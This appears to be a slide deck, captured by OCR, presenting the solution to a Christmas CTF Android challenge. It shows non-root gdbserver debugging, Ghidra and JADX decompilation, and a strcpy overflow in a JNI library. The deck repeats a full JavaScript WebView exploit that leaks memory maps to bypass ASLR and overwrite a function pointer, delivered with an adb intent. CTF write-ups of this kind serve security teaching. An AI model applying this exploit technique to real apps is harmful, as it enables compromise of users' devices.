


Understandable

Testing


File Edit View Bookmarks Settings Help
<html>
<body>
<script>
var payload = "A".repeat(18);
document.write (ctfObj.tres(payload));
</script>
</body>
</html>
<html" 8L, 118C written 4,27 All


Testing



Logcat

```
I AEE/AED : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
I AEE/AED : Build fingerprint: 'Sony/F3111/F3111:6.0/33.2.A.4.70/1193220055:user/release-keys'
I AEE/AED : Revision: '0'
I AEE/AED : ABI: 'arm'
I AEE/AED : pid: 30842, tid: 30907, name: JavaBridge  >>> pt.oposec.ctfzadas <<<
I AEE/AED : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0xaaaaaaa8
E AEE/LIBAEE: aee_try_get_word: read:30907 addr:0xaaaaaaa8 ret:-1, 5
I AEE/AED :
I AEE/AED : backtrace:
I AEE/AED :     #00 pc aaaaaaa8  <unknown>
I AEE/AED :     #01 pc 000009c3  /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so (Java_pt_oposec_ctfzadas_CTFObject_thirdFlag+86)
I AEE/AED :     #02 pc 002f3b45  /data/app/pt.oposec.ctfzadas-1/oat/arm/base.odex (offset 0x2ef000) (java.lang.String pt.oposec.ctfzadas.CTFObject.thirdFlag(byte[])+96

I AEE/AED :     #03 pc 002f3c93  /data/app/pt.oposec.ctfzadas-1/oat/arm/base.odex (offset 0x2ef000) (java.lang.String pt.oposec.ctfzadas.CTFObject.tres(java.lang.Strin

I AEE/AED :     #04 pc 000e6501  /system/lib/libart.so (art_quick_invoke_stub_internal+64)
I AEE/AED :     #05 pc 003eaf4f  /system/lib/libart.so (art_quick_invoke_stub+170)
I AEE/AED :     #06 pc 00101d24  [stack:30907]
E AEE/AED : request.action: 0
```

x86 Memory Layout





```
undefined4
Java_pt_oposec_ctfzadas_CTFO

{
  char *__src;
  undefined uStack38;
  char acStack37 [5];
  code *local_20;
  undefined4 local_1c;
  undefined4 local_18;
  int *local_14;

  local_20 = jump_not_here;
  local_1c = uParm3;
  local_18 = uParm2;
  local_14 = piParm1;
  envzadas = piParm1;
  __src = (char *)(**(code **
  strcpy(acStack37,__src);
```

GDB - Non Root

File Edit View Bookmarks Settings Help

```
[redacted] ~ find ./.android/Sdk/ -type f -name "gdbserver"
./.android/Sdk/ndk-bundle/prebuilt/android-x86/gdbserver/gdbserver
./.android/Sdk/ndk-bundle/prebuilt/android-x86_64/gdbserver/gdbserver
./.android/Sdk/ndk-bundle/prebuilt/android-arm/gdbserver/gdbserver
./.android/Sdk/ndk-bundle/prebuilt/android-arm64/gdbserver/gdbserver
[redacted] ~ _
```

GDB - Non Root


File Edit View Bookmarks Settings Help
~ adb push ./.android/Sdk/ndk-bundle/prebuilt/android-arm/gdbserver/gdbserver /data/local/tmp
./.android/Sdk/ndk-bundle/prebuilt/a...d. 4.8 MB/s (596448 bytes in 0.119s)
~ _


GDB - Non Root

```
File  Edit  View  Bookmarks  Settings  Help
[redacted] ~ adb shell
shell@F3111:/ $ cd /data/local/tmp
shell@F3111:/data/local/tmp $ ps | grep -i ctfzadas
u0_a220   32266 2934  1050040 189052 SyS_epoll_ 0000000000 S pt.oposec.ctfza
das
shell@F3111:/data/local/tmp $ ./gdbserver :1337 --attach 32266
Cannot attach to process 32266: Operation not permitted (1)
Exiting
1|shell@F3111:/data/local/tmp $ _
```

GDB - Non Root

```
File  Edit  View  Bookmarks  Settings  Help
[redacted] ~ adb shell run-as pt.oposec.ctfzadas
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cp /data/local/tmp/gdbserver .
cp /data/local/tmp/gdbserver .
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ ./gdbserver :1337 --attach 32266
/gdbserver :1337 --attach 32266                                              <
Attached; pid = 32266
Listening on port 1337
```


GDB - Non Root


File Edit View Bookmarks Settings Help
~ adb forward tcp:1337 tcp:1337
1337
~
anon : adb
anon : zsh

GDB - Non Root

```
File  Edit  View  Bookmarks  Settings  Help

[redacted] ~ LD_PRELOAD=/opt/android-studio/bin/lldb/lib/libtinfo.so.5 /home/anon/.andro
id/Sdk/ndk-bundle/prebuilt/linux-x86_64/bin/gdb  -ex "gef-remote :1337"
GNU gdb (GDB) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"

anon : adb   anon : gdb
```

GDB - Non Root


File Edit View Bookmarks Settings Help
~/ctf_oposec/xmas_ctfzadas/lib/armeabi-v7a readelf -W -s libopoctf-jni.so | grep -i java
7: 00000ad5 516 FUNC GLOBAL DEFAULT 12 Java_pt_oposec_ctfzadas_CTFObject_firstFlag
8: 000009dd 248 FUNC GLOBAL DEFAULT 12 Java_pt_oposec_ctfzadas_CTFObject_secondFlag
9: 0000096d 112 FUNC GLOBAL DEFAULT 12 Java_pt_oposec_ctfzadas_CTFObject_thirdFlag
10: 000008cd 48 FUNC GLOBAL DEFAULT 12 Java_pt_oposec_ctfzadas_MainActivity_stringFromJNI
~/ctf_oposec/xmas_ctfzadas/lib/armeabi-v7a
anon : adb
anon : gdb
armeabi-v7a : zsh

GDB - Non Root

disas Java_pt_oposec_ctfzadas_CTFObject_thirdFlag

File Edit View Bookmarks Settings Help

```
0xf38b39b2 <+70>:    str     r0, [sp, #20]
0xf38b39b4 <+72>:    ldr     r1, [sp, #20]
0xf38b39b6 <+74>:    sub.w   r0, r7, #29
0xf38b39ba <+78>:    blx     0xf38b3818 <strcpy@plt>
0xf38b39be <+82>:    ldr     r1, [sp, #32]
0xf38b39c0 <+84>:    str     r0, [sp, #0]
0xf38b39c2 <+86>:    blx     r1
0xf38b39c4 <+88>:    ldr     r0, [pc, #16]   ; (0xf38b39d8 <Java_pt_o
0xf38b39c6 <+90>:    add     r0, pc
0xf38b39c8 <+92>:    ldr     r0, [r0, #0]
0xf38b39ca <+94>:    ldr     r0, [r0, #0]
0xf38b39cc <+96>:    add     sp, #48 ; 0x30
0xf38b39ce <+98>:    pop     {r4, r6, r7, pc}
```

GHIDRA

```
undefined4
Java_pt_oposec_ctfzadas_CTFObject_th

{
  char *__src;
  undefined uStack38;
  char acStack37 [5];
  code *local_20;
  undefined4 local_1c;
  undefined4 local_18;
  int *local_14;

  local_20 = jump_not_here;
  local_1c = uParm3;
  local_18 = uParm2;
  local_14 = piParm1;
  envzadas = piParm1;
  __src = (char *)(**(code **)(*piPa
  strcpy(acStack37,__src);
  (*local_20)();
  return tres_out;
}
```

```
                    jump_not_here                    XREF[4]: Entry Point(*),
                                                              Java_pt_oposec_ctfza
                                                              Java_pt_oposec_ctfza
                                                              00012fa8(*)
000108fc 80 b5      push    { r7, lr }
000108fe 6f 46      mov     r7,sp
00010900 82 b0      sub     sp,#0x8
00010902 09 48      ldr     r0,[DAT_00010928]                 = 00002698h
00010904 78 44      add     r0,pc
00010906 00 68      ldr     r0,[r0,#0x0]=>->envzadas          = 0001300c
00010908 00 68      ldr     r0,[r0,#0x0]=>envzadas            = ??
```

```
                    jump_here                        XREF[1]: Entry Point(*)
00010934 80 b5      push    { r7, lr }
00010936 6f 46      mov     r7,sp
00010938 82 b0      sub     sp,#0x8
0001093a 09 48      ldr     r0,[DAT_00010960]                 = 00002660h
0001093c 78 44      add     r0,pc
0001093e 00 68      ldr     r0,[r0,#0x0]=>->envzadas          = 0001300c
00010940 00 68      ldr     r0,[r0,#0x0]=>envzadas            = ??
00010942 01 68      ldr     r1,[r0,#0x0]
00010944 d1 f8      ldr.w   r1,[r1,#0x29c]
        9c 12
```

PWN

```
File  Edit  View  Bookmarks  Settings  Help
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cat /proc/543/maps | grep -i  libopoctf-jni.so
at /proc/543/maps | grep -i  libopoctf-jni.so      <
f38b3000-f38b5000 r-xp 00000000 fd:01 524399   /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
f38b5000-f38b6000 r--p 00001000 fd:01 524399   /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
f38b6000-f38b7000 rw-p 00002000 fd:01 524399   /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ _
```

PWN

File Edit View Bookmarks Settings Help

```
gef> disas jump_here
gef>
Dump of assembler code for function jump_here:
   0xf38b3934 <+0>:     push    {r7, lr}
   0xf38b3936 <+2>:     mov     r7, sp
   0xf38b3938 <+4>:     sub     sp, #8
   0xf38b393a <+6>:     ldr     r0, [pc, #36]   ; (0xf38b3960 <jump_here+
   0xf38b393c <+8>:     add     r0, pc
   0xf38b393e <+10>:    ldr     r0, [r0, #0]
   0xf38b3940 <+12>:    ldr     r0, [r0, #0]
   0xf38b3942 <+14>:    ldr     r1, [r0, #0]
```


PWN

0xf38b3934-0xf38b3000=0x934

```
u0_a220@F3111:/data/data/pt.opos
at /proc/543/maps | grep -i  lib
f38b3000-f38b5000 r-xp 00000000
f38b5000-f38b6000 r--p 00001000
```

```
gef> disas jump_here
gef>
Dump of assembler code for function jump_here:
   0xf38b3934 <+0>:     push    {r7, lr}
   0xf38b3936 <+2>:     mov     r7, sp
```

GHIDRA


File View Navigation Tools Help
xmas_ctfzadas.apk
Source code
android
androidx
p001pt.oposec.ctfzadas
BuildConfig
C0055R
CTFObject
MainActivity
Resources
APK signature
Certificate
p001pt.oposec.ctfzadas.MainActivity
p001pt.oposec.ctfzadas.CTFObject
49 return thirdFlag(hexArray);
50 }
51
52 @JavascriptInterface
53 public String getProcSelfMaps() {
54 String output = "";
55 try {
56 Set<String> libs = new HashSet<>();
57 StringBuilder sb = new StringBuilder();
58 sb.append("/proc/");
59 sb.append(Process.myPid());
sb.append("/maps");
Code
Smali
JADX memory usage: 0.05 GB of 4.00 GB

File Edit View Bookmarks Settings Help

```
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

Recipe:

- Calculate jump_here current address
- Convert address to little endian
- Call ctfObj with dummy payload and jump_here address rewriting $r1 register

Recipe:

- **Calculate jump_here current address**
  - Calculate executable segment base address

File Edit View Bookmarks Settings Help

```
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

```
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cat /proc
at /proc/543/maps | grep -i  libopoctf-jni.so       <
f38b3000-f38b5000 r-xp 00000000 fd:01 524399   /data/ap
f38b5000-f38b6000 r--p 00001000 fd:01 524399   /data/ap
f38b6000-f38b7000 rw-p 00002000 fd:01 524399   /data/ap
```

Recipe:

- **Calculate jump_here current address**
  - Calculate executable segment base address
  - Add jump_here offset to base address

File Edit View Bookmarks Settings Help

```
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

0xf38b3934-0xf38b3000=0x934


```
u0_a220@F3111:/data/data/pt.opos
at /proc/543/maps | grep -i  lib
f38b3000-f38b5000 r-xp 00000000
f38b5000-f38b6000 r--p 00001000
```

```
gef> disas jump_here
gef>
Dump of assembler code for function jump_here:
   0xf38b3934 <+0>:     push    {r7, lr}
   0xf38b3936 <+2>:     mov     r7, sp
```

Recipe:

- Convert address to little endian

```
File  Edit  View  Bookmarks  Settings  Help
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```



File Edit View Bookmarks Settings Help

```
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

Recipe:

- Call ctfObj with dummy payload and jump_here address rewriting $r1 register

Solve Third

```
File  Edit  View  Bookmarks  Settings  Help
[redacted] ~ adb shell am start -n "pt.oposec.ctfzadas/.MainActivity"
--es "open_sesame" "http://sefod.eu/3.html"
Starting: Intent { cmp=pt.oposec.ctfzadas/.MainActivity (has extras) }
[redacted] ~ _
```

Solve Third

Solvers

nunohumberto (3/3) - FirstBlood
comet (2/3)
mluis (3/3)
jp (3/3)
jpdias (2/3)
ines (2/3)

Thanks!

Any questions?

You can find me at @0xz3z4d45 & zezadas@sefod.eu